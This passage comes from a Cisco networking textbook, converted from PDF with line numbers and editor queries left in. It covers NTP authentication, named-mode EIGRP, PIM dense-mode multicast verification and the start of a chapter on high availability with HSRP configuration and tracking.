Sending 5, 100-byte ICMP Echos to 192.168.35.5, timeout is 2 seconds: 2053
!!!!! 2054
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms 2055
Type escape sequence to abort. 2056
Sending 5, 100-byte ICMP Echos to 192.168.56.5, timeout is 2 seconds: 2057
!!!!! 2058
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms 2059

```



```

2060 Type escape sequence to abort.
2061 Sending 5, 100-byte ICMP Echos to 192.168.57.5, timeout is 2 seconds:
2062 !!!!!
2063 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
2064 Type escape sequence to abort.
2065 Sending 5, 100-byte ICMP Echos to 192.168.56.6, timeout is 2 seconds:
2066 !!!!!
2067 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
2068 Type escape sequence to abort.
2069 Sending 5, 100-byte ICMP Echos to 192.168.46.6, timeout is 2 seconds:
2070 !!!!!
2071 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
2072 Type escape sequence to abort.
2073 Sending 5, 100-byte ICMP Echos to 10.6.6.6, timeout is 2 seconds:
2074 !!!!!
2075 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
2076 Type escape sequence to abort.
2077 Sending 5, 100-byte ICMP Echos to 192.168.57.7, timeout is 2 seconds:
2078 !!!!!
2079 Success rate is 100 percent (5/5), round-trip min/avg/max = 2/2/2 ms
2080 Type escape sequence to abort.
2081 Sending 5, 100-byte ICMP Echos to 192.168.78.7, timeout is 2 seconds:
2082 !!!!!
2083 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
2084 Type escape sequence to abort.
2085 Sending 5, 100-byte ICMP Echos to 192.168.78.8, timeout is 2 seconds:
2086 !!!!!
2087 Success rate is 100 percent (5/5), round-trip min/avg/max = 2/2/3 ms
2088 Type escape sequence to abort.
2089 Sending 5, 100-byte ICMP Echos to 10.8.8.8, timeout is 2 seconds:
2090 !!!!!
2091 Success rate is 100 percent (5/5), round-trip min/avg/max = 2/2/3 ms
2092 Router1(tcl)#tclquit
2093 Router1#

```

## 2094 NTP

2095 The configuration of NTP is mostly straightforward, but can be prone to error. The configuration is identical  
 2096 on each client, as they all point to the same NTP server.

2097 One issue that can cause concern when configuring NTP is that it can take time for time sources to  
 2098 synchronize. Don't be concerned if associations don't immediately reflect that they are synchronized;  
 2099 however, if a substantial amount of time passes and there still isn't a synchronized association, you need to  
 2100 start troubleshooting.

## 2101 Configuration Snippets

2102 The NTP server is the only router with a different configuration:

```

2103 Router2#show running-config | include ntp
2104 ntp authentication-key 1 md5 Apress

```

```

ntp trusted-key 1 2105
ntp source Loopback172 2106
ntp master 3 2107
Router2# 2108

```

The clients all have the same NTP configuration:ntp authenticate 2109  
ntp authentication-key 1 md5 Apress 2110  
ntp trusted-key 1 2111  
ntp server 172.16.2.2 key 1 source Loopback172 2112

## Verification 2113

The NTP server shows that it is stratum 3. The reference is a stratum 2 internal clock: 2114

```

Router2#show ntp status 2115
Clock is synchronized, stratum 3, reference is 127.127.1.1 2116
nominal freq is 250.0000 Hz, actual freq is 250.0000 Hz, precision is 2**10 2117
ntp uptime is 39300 (1/100 of seconds), resolution is 4000 2118
reference time is D8C6E627.F6041B38 (11:48:23.961 HST Wed Apr 1 2015) 2119
clock offset is 0.0000 msec, root delay is 0.00 msec 2120
root dispersion is 2.40 msec, peer dispersion is 1.20 msec 2121
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is 0.000000000 s/s 2122
system poll interval is 16, last update was 15 sec ago. 2123
Router2# 2124
Router2#show ntp associations 2125

 address ref clock st when poll reach delay offset disp 2126
*~127.127.1.1 .LOCL. 2 0 16 377 0.000 0.000 1.204 2127
* sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured 2128
Router2# 2129

```

The clients should show that they are synchronized with 172.16.2.2. If you are using GNS3, don't be 2130  
too concerned if the association doesn't come up. A limitation of the virtual routers is that some NTP is 2131  
thrown off. In this example, the configuration is correct, but the association is considered invalid. Sometimes 2132  
removing and readding the ntp server statement will fix the problem: 2133

```

Router5#show ntp associations detail 2134
172.16.2.2 configured, ipv4, authenticated, insane, invalid, unsynced, stratum 16 2135

```

After removing and readding the ntp server statement, the association formed: 2136

```

Router5(config)#no ntp server 172.16.2.2 key 1 source Loopback172 2137
Router5(config)#ntp server 172.16.2.2 key 1 source Loopback172 2138
Router5(config)#do show ntp asso 2139

```

```

 address ref clock st when poll reach delay offset disp 2140
*~172.16.2.2 127.127.1.1 3 1 64 1 2.000 0.000 1939.2 2141
* sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured 2142
Router5(config)#do show ntp status 2143
Clock is synchronized, stratum 4, reference is 172.16.2.2 2144
nominal freq is 250.0000 Hz, actual freq is 250.0000 Hz, precision is 2**10 2145

```

```

2146 ntp uptime is 295300 (1/100 of seconds), resolution is 4000
2147 reference time is D8C6F0E8.D4395A58 (12:34:16.829 HST Wed Apr 1 2015)
2148 clock offset is 0.0000 msec, root delay is 2.00 msec
2149 root dispersion is 192.71 msec, peer dispersion is 189.45 msec
2150 loopfilter state is 'CTRL' (Normal Controlled Loop), drift is 0.000000033 s/s
2151 system poll interval is 64, last update was 1 sec ago.
2152 Router5(config)#

```

2153 It is also possibly failed authentication. Turn on debugging to ensure that it isn't receiving  
 2154 authentication failures. This example changed the key to create a failure:

```

2155 Router5#debug ntp all
2156 NTP events debugging is on
2157 NTP core messages debugging is on
2158 NTP clock adjustments debugging is on
2159 NTP reference clocks debugging is on
2160 NTP packets debugging is on
2161 *Apr 1 22:07:23.608: NTP message sent to 172.16.2.2, from interface 'Loopback172'
2162 (172.16.5.5).
2163 *Apr 1 22:07:23.609: NTP message received from 172.16.2.2 on interface 'Loopback172'
2164 (172.16.5.5).
2165 *Apr 1 22:07:23.610: NTP Core(DEBUG): ntp_receive: message received
2166 *Apr 1 22:07:23.610: NTP Core(DEBUG): ntp_receive: peer is 0xB5334100, next action is 1.
2167 *Apr 1 22:07:23.610: NTP Core(INFO): 172.16.2.2 C01C 8C bad_auth crypto_NAK

```

## 2168 Named Mode EIGRP with Authentication

2169 The main purpose of this exercise was to experiment with EIGRP in named mode. This style of configuring  
 2170 EIGRP pulls all of the configuration into the EIGRP process and allows for configuration of multiple address  
 2171 families.

2172 In this exercise, you used MD5 authentication with a key chain. The key chain provides the ability  
 2173 to easily change keys. Another option with named mode EIGRP is to use SHA256, but as of IOS 15.4, that  
 2174 method does not allow the use of key chains.

## 2175 Configuration Snippets

2176 In this configuration, all of the participating routers have the same EIGRP configuration:

```

2177 Router2(config)#key chain FOR_EIGRP
2178 Router2(config-keychain)#key 1
2179 Router2(config-keychain-key)#send-lifetime 00:00:00 1 Jan 2000 23:23:59 31 Dec 2030
2180 Router2(config-keychain-key)#key-string Apress
2181 Router2(config-keychain-key)#router eigrp Apress
2182 Router2(config-router)#address-family ipv4 autonomous-system 10
2183 Router2(config-router-af)#network 192.0.0.0 0.255.255.255
2184 Router2(config-router-af)#af-interface default
2185 Router2(config-router-af-interface)#
2186 Router2(config-router-af-interface)#authentication mode md5
2187 Router2(config-router-af-interface)#authentication key-chain FOR_EIGRP

```

## Verification

After configuring EIGRP, the EIGRP routes should replace the OSPF routes for anything in the 192.0.0.0/8 network. When you look at `show ip route ospf`, the only 192.0.0.0/8 network you should see is for the link between Router7 and Router8. This is because it is not part of the EIGRP autonomous system and is only in OSPF because it was redistributed from BGP:

```
Router2#show ip route ospf
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
a - application route
+ - replicated route, % - next hop override

Gateway of last resort is not set

10.0.0.0/24 is subnetted, 3 subnets
O IA 10.6.6.0 [110/21] via 192.168.24.4, 03:21:23, Ethernet0/1
O E2 10.8.8.0 [110/1] via 192.168.24.4, 01:52:17, Ethernet0/1
172.16.0.0/32 is subnetted, 5 subnets
O 172.16.3.3 [110/11] via 192.168.23.3, 03:21:23, Ethernet0/2
O 172.16.4.4 [110/11] via 192.168.24.4, 03:21:23, Ethernet0/1
O 172.16.5.5 [110/31] via 192.168.24.4, 01:52:17, Ethernet0/1
O 172.16.6.6 [110/21] via 192.168.24.4, 03:21:23, Ethernet0/1
O E2 192.168.78.0/24 [110/1] via 192.168.24.4, 01:52:17, Ethernet0/1
Router2#
```

When you look at `show ip route eigrp`, you should see all the networks advertised in EIGRP, other than the locally connected networks:

```
Gateway of last resort is not set

D 192.168.35.0/24 [90/1536000] via 192.168.23.3, 00:03:57, Ethernet0/2
D 192.168.46.0/24 [90/1536000] via 192.168.24.4, 00:03:55, Ethernet0/1
D 192.168.56.0/24 [90/2048000] via 192.168.24.4, 00:03:55, Ethernet0/1
[90/2048000] via 192.168.23.3, 00:03:55, Ethernet0/2
D 192.168.57.0/24 [90/2048000] via 192.168.23.3, 00:03:55, Ethernet0/2
Router2#
```

The command `show ip eigrp topology` can be used to also see EIGRP topology information for connected routes: `Router2#show ip eigrp topology`

```
EIGRP-IPv4 VR(Apress) Topology Table for AS(10)/ID(172.16.2.2)
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
r - reply Status, s - sia Status

P 192.168.23.0/24, 1 successors, FD is 131072000
via Connected, Ethernet0/2
P 192.168.24.0/24, 1 successors, FD is 131072000
```

```

2231 via Connected, Ethernet0/1
2232 P 192.168.35.0/24, 1 successors, FD is 196608000
2233 via 192.168.23.3 (196608000/131072000), Ethernet0/2
2234 P 192.168.12.0/24, 1 successors, FD is 131072000
2235 via Connected, Ethernet0/0
2236 P 192.168.46.0/24, 1 successors, FD is 196608000
2237 via 192.168.24.4 (196608000/131072000), Ethernet0/1
2238 P 192.168.57.0/24, 1 successors, FD is 262144000
2239 via 192.168.23.3 (262144000/196608000), Ethernet0/2
2240 P 192.168.56.0/24, 2 successors, FD is 262144000
2241 via 192.168.23.3 (262144000/196608000), Ethernet0/2
2242 via 192.168.24.4 (262144000/196608000), Ethernet0/1

2243 Router2#

```

## 2244 Multicast

2245 A key to this exercise is that most segments will have listeners. This makes PIM dense mode the best choice.  
 2246 If you look at unicast routing, you see that the best path is through Router4, but you want it to work  
 2247 for any path. If Router4 is not available or not selected for some reason, you need to be able to go through  
 2248 Router3 and Router5 to get to Router6.

## 2249 Configuration Snippets

2250 To create the listener on Router6, you can use `ip igmp join-group 229.1.1.1` on Loopback172:

```

2251 Router6(config)#ip multicast-routing
2252 Router6(config)#interface lo172
2253 Router6(config-if)#ip igmp join-group 229.1.1.1
2254 Router6(config-if)#ip pim dense-mode
2255 Router6(config-if)#
2256 Apr 1 23:08:08.770: %PIM-5-DRCHG: DR change from neighbor 0.0.0.0 to 172.16.6.6 on
2257 interface Loopback172
2258 Router6(config-if)#int range eth0/0 - 1
2259 Router6(config-if-range)#ip pim dense-mode
2260 Router6(config-if-range)#

```

2261 Then you need to enable multicast routing and PIM on the routers between the source and destination.  
 2262 Since you are using dense mode, you don't need to configure a rendezvous point:

```

2263 Router2(config)#ip multicast-routing
2264 Router2(config)#int range eth0/1-2
2265 Router2(config-if-range)#ip pim dense-mode
2266 Router2(config-if-range)#

2267 Router3(config-if-range)#ip pim dense-mode
2268 Router3(config-if-range)#
2269 Apr 1 23:11:23.764: %PIM-5-NBRCHG: neighbor 192.168.23.2 UP on interface Ethernet0/0
2270 Router3(config-if-range)#

```

```

Apr 1 23:11:25.732: %PIM-5-DRCHG: DR change from neighbor 0.0.0.0 to 192.168.23.3 on interface Ethernet0/0 2271
Apr 1 23:11:25.732: %PIM-5-DRCHG: DR change from neighbor 0.0.0.0 to 192.168.35.3 on interface Ethernet0/1 2272
Router3(config-if-range)# 2273
Router4(config)#ip multicast-routing 2274
Router4(config)#interface range eth0/0 - 1 2275
Router4(config-if-range)#ip pim dense-mode 2276
Router4(config-if-range)# 2277
Apr 1 23:12:42.162: %PIM-5-NBRCHG: neighbor 192.168.24.2 UP on interface Ethernet0/0 2278
Apr 1 23:12:42.176: %PIM-5-NBRCHG: neighbor 192.168.46.6 UP on interface Ethernet0/1 2281
Apr 1 23:12:42.190: %PIM-5-DRCHG: DR change from neighbor 0.0.0.0 to 192.168.46.6 on interface Ethernet0/1 2282
Router4(config-if-range)# 2283
Router5(config)#ip multicast-routing 2284
Router5(config)#interface range eth0/0 - 1 2285
Router5(config-if-range)#ip pim dense-mode 2286
Router5(config-if-range)# 2287
Apr 1 23:13:39.735: %PIM-5-NBRCHG: neighbor 192.168.56.6 UP on interface Ethernet0/1 2288
Apr 1 23:13:39.753: %PIM-5-DRCHG: DR change from neighbor 0.0.0.0 to 192.168.56.6 on interface Ethernet0/1 2289
Apr 1 23:13:39.754: %PIM-5-NBRCHG: neighbor 192.168.35.3 UP on interface Ethernet0/0 2290
Router5(config-if-range)# 2291

```

## Verification

The best verification is ping. If ping fails, then you can start troubleshooting:

```

Router2(config)#do ping 229.1.1.1 2294
Type escape sequence to abort. 2295
Sending 1, 100-byte ICMP Echos to 229.1.1.1, timeout is 2 seconds: 2296
Reply to request 0 from 172.16.6.6, 2 ms 2297
Reply to request 0 from 172.16.6.6, 3 ms 2298
Reply to request 0 from 172.16.6.6, 2 ms 2299
Router2(config)# 2300

```

If you need to troubleshoot, look at the mroute tables on routers in the path. If you were using spare mode, you would also look at the RP information. In this case, you can see that Router3 built trees for the multicast group. If you forgot to enable PIM on an interface, you might be missing mroute entries, and you might end up with reverse path forwarding check errors:

```

Router3#show ip mroute 229.1.1.1 2301
IP Multicast Routing Table 2302
Flags: D - Dense, S - Sparse, B - Bidir Group, s - SSM Group, C - Connected, 2303
L - Local, P - Pruned, R - RP-bit set, F - Register flag, 2304
T - SPT-bit set, J - Join SPT, M - MSDP created entry, E - Extranet, 2305
X - Proxy Join Timer Running, A - Candidate for MSDP Advertisement, 2306
U - URD, I - Received Source Specific Host Report, 2307

```

```

2314 Z - Multicast Tunnel, z - MDT-data group sender,
2315 Y - Joined MDT-data group, y - Sending to MDT-data group,
2316 G - Received BGP C-Mroute, g - Sent BGP C-Mroute,
2317 N - Received BGP Shared-Tree Prune, n - BGP C-Mroute suppressed,
2318 Q - Received BGP S-A Route, q - Sent BGP S-A Route,
2319 V - RD & Vector, v - Vector, p - PIM Joins on route
2320 Outgoing interface flags: H - Hardware switched, A - Assert winner, p - PIM Join
2321 Timers: Uptime/Expires
2322 Interface state: Interface, Next-Hop or VCD, State/Mode

2323 (*, 229.1.1.1), 00:01:57/stopped, RP 0.0.0.0, flags: D
2324 Incoming interface: Null, RPF nbr 0.0.0.0
2325 Outgoing interface list:
2326 Ethernet0/1, Forward/Dense, 00:01:57/stopped
2327 Ethernet0/0, Forward/Dense, 00:01:57/stopped

2328 (192.168.24.2, 229.1.1.1), 00:01:57/00:01:02, flags: PT
2329 Incoming interface: Ethernet0/0, RPF nbr 192.168.23.2
2330 Outgoing interface list:
2331 Ethernet0/1, Prune/Dense, 00:01:57/00:01:02, A

2332 (172.16.2.2, 229.1.1.1), 00:01:57/00:01:02, flags: PT
2333 Incoming interface: Ethernet0/0, RPF nbr 192.168.23.2
2334 Outgoing interface list:
2335 Ethernet0/1, Prune/Dense, 00:01:57/00:01:02

2336 (192.168.23.2, 229.1.1.1), 00:01:57/00:01:02, flags: T
2337 Incoming interface: Ethernet0/0, RPF nbr 192.168.23.2
2338 Outgoing interface list:
2339 Ethernet0/1, Forward/Dense, 00:01:57/stopped

2340 Router3#

```

## Summary

```

2341
2342 This chapter provided a review of protocols, but added new information and theory about the protocols as
2343 they pertain to the control plane. It also introduced a few additional control plane protocols, such as PIM,
2344 DNS, and NTP.
2345 The next chapter tightens the focus as you delve into availability.

```

# Author Queries

Chapter No.: 12      0005078432

| Queries | Details Required                                                                                        | Author's Response |
|---------|---------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | Please check if "either MST or Rapid-PVST" is okay as edited.                                           |                   |
| AU2     | Please check if all-caps "NOT" can be changed to italicized " <i>not</i> " for emphasis.                |                   |
| AU3     | Please check if edit to sentence starting "With eigrp stub, you..." is okay.                            |                   |
| AU4     | All occurrences of "EIGRP named mode" have been changed to "named mode EIGRP".<br>Please check if okay. |                   |
| AU5     | Please check if " $n*(n - 1)/2$ relationships" is okay as edited.                                       |                   |
| AU6     | Please check if edit to sentence starting "The following shows an..." is okay.                          |                   |
| AU7     | Please check if edit to sentence starting "The domain name command..." is okay.                         |                   |
| AU8     | Please check if edit to sentence starting "The typical Cisco architecture..." is okay.                  |                   |
| AU9     | Please check if "configures an access port" is okay as edited.                                          |                   |
| AU10    | Please check if "Advertised Networks" is okay as edited.                                                |                   |
| AU11    | Please check if edit to paragraph starting "The preliminary configurations contain..." is okay.         |                   |
| AU12    | Please check if "show ip interface brief" is okay as edited.                                            |                   |



## CHAPTER 13



# Introduction to Availability

AU1

This chapter discusses how to provide a high availability of systems, including network redundancy and fault tolerance. It covers protocols such as the Hot Standby Router Protocol (HSRP), Virtual Router Redundancy Protocol (VRRP), and Gateway Load Balancing Protocol (GLBP) to increase network uptime. High availability is a requirement that companies use to keep mission-critical networks and applications available. Imagine if Amazon or Google had a four-hour outage. How much money would these companies lose because of this outage? Possibly millions of dollars. Thus, you see the importance of high availability.


## High Availability

In today's world, companies want their networks available 24 hours a day, every day of the year, which means that a minimum 99.999% availability is required. We have covered topics that relate to high availability in networks. Table 13-1 is an availability/downtime representation.

**Table 13-1.** *Availability Table*

| Availability | Downtime per Year    | Downtime per Month  |
|--------------|----------------------|---------------------|
| 99.999999%   | 315.569 milliseconds | 26.297 milliseconds |
| 99.999990%   | 3.15 seconds         | 262.97 milliseconds |
| 99.999900%   | 31.5 seconds         | 2.59 seconds        |
| 99.999000%   | 5.26 minutes         | 2.16 minutes        |
| 99.990000%   | 52.56 minutes        | 4.32 minutes        |
| 99.900000%   | 8.76 hours           | 43.8 minutes        |
| 99.000000%   | 3.65 days            | 7.2 hours           |
| 98.000000%   | 7.3 days             | 14.4 hours          |

Other options for increasing availability were discussed in previous chapters. Chapter 1 discussed the Cisco hierarchical model, which is displayed in Figure 13-1.



**Figure 13-1.** Cisco hierarchal model

You can increase availability by creating multiple links to each device, based on the level of redundancy and availability needed, and your company's budget. This way, if one link fails, the users or services are still available. Links connecting the access layer to the distribution layer should be trunked and port channels should be configured to increase availability. Port channels and STP were discussed in Chapter 5. Recall that port channels are used to logically link multiple physical ports together to increase bandwidth and provide redundancy. Why do we use STP? STP is used to prevent loops in our networks, which increases our availability as resources are saved and should be used if you have redundant links. Trunking was discussed in Chapter 5. Chapter 6 covered routing protocols. A dynamic routing protocol should also be used to provide fast convergence when links fail.

Device reliability can be increased by using redundant devices, including core routers and switches. You limit a total outage if you have multiple core routers, including multiple connections to the Internet. You also need to remember little things such as power. Use devices that have multiple power supplies and connect the power supplies to different power sources, so if one source fails, the device does not fail. Let's not forget about power generators as a source of power in the event of a catastrophic power loss.

AU2

## Layer 3 Multipathing

Ethernet uses the Spanning Tree Protocol to shut down redundant paths and leave only a single active path from the root to remote ports. You can design for redundancy, but you can't take advantage of all your bandwidth. This is because Ethernet does not have protections built into the frame for it to die when the frame is looped. Layer 3 protocols are designed to allow forwarding on multiple paths. When there is a routing loop, the time to live (TTL) in an IP packet will prevent it from looping past the maximum TTL.

AU3

AU4

Most routing protocols support Equal Cost Multipathing (ECMP). That means if a router sees paths that appear equal, it will split the load between each path. By default, most routing protocols will support four equal cost paths, but it can be changed. Some routing protocols also support Unequal Cost Multipathing (UCMP). These protocols will split the traffic in proportion to the metrics. BGP and EIGRP are examples of protocols with UCMP support.

In environments where full use of your bandwidth was required, the available options used to be either manually splitting the VLANs to different paths using PVST or MST or pushing layer 3 to the access layer. In modern networks, we have another solution. Virtual Extensible LANs (VXLANs) allow you to push layer 3 down to the access layer switches while maintaining scalable layer 2 domains. VXLANs encapsulate layer 2 traffic in tunnels. Layer 3 routing is used for the underlay. From the perspective of the end hosts, they are on the same broadcast domain as hosts in the same VXLAN even if they are four router hops away. VXLANs are heavily used in the data center. We cover VXLAN configuration in Chapter 19.

Even with technologies such as VXLANs that can extend a layer 2 network over a layer 3 underlay, we need to evaluate why we need the hosts on the same network. Some applications have a requirement for being in the same broadcast domain or need to be able to fail over between sites without changing their IP address. Another common reason is access control. Traditional access control is tied to a network's layer 3 interface. Modern networks can use security group tags (SGTs). SGTs associate authenticated users or hosts to tags. The access controls are applied to the tag instead of the network. If you only needed to push layer 2 to the access layer for security reasons, you would change your design to push layer 3 to the access layer and enforce network access control with SGTs. With this design, you have the multipath advantages of routing without losing the segregation provided by VLANs.

## First Hop Redundancy Protocol (FHRP)


FHRP is a group of protocols that provide redundancy by allowing a router or switch to automatically take over if another one fails. The three protocols discussed in this chapter are HSRP, VRRP, and GLBP.

### HSRP

HSRP was developed by Cisco (proprietary) to solve problems dealing with router redundancy. HSRP provides automatic failover of routers. To configure HSRP, routers must share the same virtual IP and MAC addresses. The virtual IP (VIP) address is the gateway for end devices. Only one of the routers is active and receives and forwards packets. If the primary router fails, the standby router takes over the VIP and MAC addresses and receives and forwards packets. HSRPv1 uses multicast address 224.0.0.2 and HSRPv2 uses 224.0.0.102 to communicate with each router. HSRPv2 increases the number of groups available and provides a few other efficiency announcements over HSRPv1.

Figure 13-2 is an example of configuring HSRP.

this figure will be printed in b/w



**Figure 13-2.** HSRP example

The `standby ip` command is used to configure an interface as a part of an HSRP group.

The default priority of a router is 100; the router with the highest priority becomes the VIP. We show the different commands that can be completed by issuing `standby` on an interface:


```

71 IOU2(config-if)#standby ?
72 <0-255> group number
73 authentication Authentication
74 bfd Enable HSRP BFD
75 delay HSRP initialisation delay
76 follow Name of HSRP group to follow
77 ip Enable HSRP IPv4 and set the virtual IP address
78 ipv6 Enable HSRP IPv6
79 mac-address Virtual MAC address
80 mac-refresh Refresh MAC cache on switch by periodically sending packet
81 from virtual mac address
82 name Redundancy name string
83 preempt Overthrow lower priority Active routers
84 priority Priority level
85 redirect Configure sending of ICMP Redirect messages with an HSRP
86 virtual IP address as the gateway IP address
87 timers Hello and hold timers
88 track Priority tracking
89 use-bia HSRP uses interface's burned in address
90 version HSRP version

```

|                                                                                                                                                                                                                                                                                                                        |     |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| If no group is specified, the default HSRP group is 0.                                                                                                                                                                                                                                                                 | 91  |
| IOU2 Configuration                                                                                                                                                                                                                                                                                                     | 92  |
| IOU2(config)#int e0/0                                                                                                                                                                                                                                                                                                  | 93  |
| IOU2(config-if)#ip add 172.16.1.2 255.255.255.0                                                                                                                                                                                                                                                                        | 94  |
| IOU2(config-if)#standby ip 172.16.1.1                                                                                                                                                                                                                                                                                  | 95  |
| IOU2(config-if)#standby preempt delay minimum 30                                                                                                                                                                                                                                                                       | 96  |
| IOU2(config-if)#standby preempt                                                                                                                                                                                                                                                                                        | 97  |
| The interface IP address is on the same network as the VIP address. The <code>standby ip</code> command is followed by the IP address of the VIP.                                                                                                                                                                      | 98  |
| The <code>standby preempt</code> command is used to instruct the router that if a router comes online in the HSRP group with a higher priority than the current VIP, it will become the active VIP.                                                                                                                    | 99  |
| IOU3 Configuration                                                                                                                                                                                                                                                                                                     | 100 |
| IOU3(config)#int e0/0                                                                                                                                                                                                                                                                                                  | 101 |
| IOU3(config-if)#ip add 172.16.1.3 255.255.255.0                                                                                                                                                                                                                                                                        | 102 |
| IOU3(config-if)#standby ip 172.16.1.1                                                                                                                                                                                                                                                                                  | 103 |
| IOU3(config-if)#standby preempt                                                                                                                                                                                                                                                                                        | 104 |
| IOU3(config-if)#standby preempt delay minimum 30                                                                                                                                                                                                                                                                       | 105 |
| IOU3(config-if)#standby priority 90                                                                                                                                                                                                                                                                                    | 106 |
| The <code>standby priority</code> command can be used to set the priority of the router. The <code>show standby</code> command can be used to display information about the HSRP status of a router. You see the state of the router, its VIP address, its priority, its group number, and active and standby routers. | 107 |
| IOU2#show standby                                                                                                                                                                                                                                                                                                      | 108 |
| Ethernet0/0 - Group 0                                                                                                                                                                                                                                                                                                  | 109 |
| State is Active                                                                                                                                                                                                                                                                                                        | 110 |
| 2 state changes, last state change 00:22:00                                                                                                                                                                                                                                                                            | 111 |
| Virtual IP address is 172.16.1.1                                                                                                                                                                                                                                                                                       | 112 |
| Active virtual MAC address is 0000.0c07.ac00                                                                                                                                                                                                                                                                           | 113 |
| Local virtual MAC address is 0000.0c07.ac00 (v1 default)                                                                                                                                                                                                                                                               | 114 |
| Hello time 3 sec, hold time 10 sec                                                                                                                                                                                                                                                                                     | 115 |
| Next hello sent in 2.336 secs                                                                                                                                                                                                                                                                                          | 116 |
| Preemption enabled                                                                                                                                                                                                                                                                                                     | 117 |
| Active router is local                                                                                                                                                                                                                                                                                                 | 118 |
| Standby router is 172.16.1.3, priority 90 (expires in 9.152 sec)                                                                                                                                                                                                                                                       | 119 |
| Priority 100 (default 100)                                                                                                                                                                                                                                                                                             | 120 |
| Group name is "hsrp-Et0/0-0" (default)                                                                                                                                                                                                                                                                                 | 121 |
| Figure 13-3 is a little bit different diagram than the previous example. Let's say router IOU4 is the gateway to our ISP and the Internet.                                                                                                                                                                             | 122 |
|                                                                                                                                                                                                                                                                                                                        | 127 |

this figure will be printed in b/w



**Figure 13-3.** HSRP example 2

128 What happens if the connection of router IOU2's E0/1 to the Internet goes down, but it is the active AU5  
 129 router for our LAN VIP? Users will not be able to connect to the Internet. How does HSRP address this? HSRP  
 130 allows you to track interface E0/1, so if it goes down, you set IOU3 to become the active VIP.

```
131 IOU2(config-if)#standby track 1 decrement 12
132 IOU2(config)#track 1 interface ethernet 0/1 line-protocol
```

133 The standby track command is used to associate a tracked object to the HSRP group.  
 134 If no HSRP group is entered after the standby command, the default group of 0 is  
 135 assumed. IOU2(config-if)#standby ?  
 136 <0-255> group number

137 The track command is used to tell the router that if interface E0/1's line protocol drops, then its priority  
 138 will decrement by 12, which makes IOU3 the active VIP since its priority is 90 and IOU2's becomes 88. If no  
 139 decrement is entered, the default of 10 is assumed.

140 Figures 13-4 is a packet capture of an HSRP packet sent to multicast address 224.0.0.2.

| No. | Time       | Source            | Destination       | Protocol | Length | Info                  |
|-----|------------|-------------------|-------------------|----------|--------|-----------------------|
| 7   | 5.39505100 | 172.16.1.2        | 224.0.0.2         | HSRP     | 62     | Hello (state Standby) |
| 8   | 5.98663500 | 172.16.1.1        | 224.0.0.2         | HSRP     | 62     | Hello (state Active)  |
| 9   | 7.93073600 | 172.16.1.2        | 224.0.0.2         | HSRP     | 62     | Hello (state Standby) |
| 10  | 8.58526700 | aa:bb:cc:00:02:00 | aa:bb:cc:00:02:00 | LOOP     | 60     | Reply                 |
| 11  | 8.58545700 | aa:bb:cc:00:03:00 | aa:bb:cc:00:03:00 | LOOP     | 60     | Reply                 |
| 12  | 8.79287200 | 172.16.1.1        | 224.0.0.2         | HSRP     | 62     | Hello (state Active)  |

<

```

Frame 8: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
Ethernet II, Src: All-HSRP-routers_00 (00:00:0c:07:ac:00), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
Internet Protocol Version 4, Src: 172.16.1.1 (172.16.1.1), Dst: 224.0.0.2 (224.0.0.2)
User Datagram Protocol, Src Port: 1985 (1985), Dst Port: 1985 (1985)
Cisco Hot Standby Router Protocol
 Version: 0
 Op Code: Hello (0)
 State: Active (16)
 HelloTime: Default (3)
 HoldTime: Default (10)
 Priority: 100
 Group: 0
 Reserved: 0
 Authentication Data: Default (cisco)
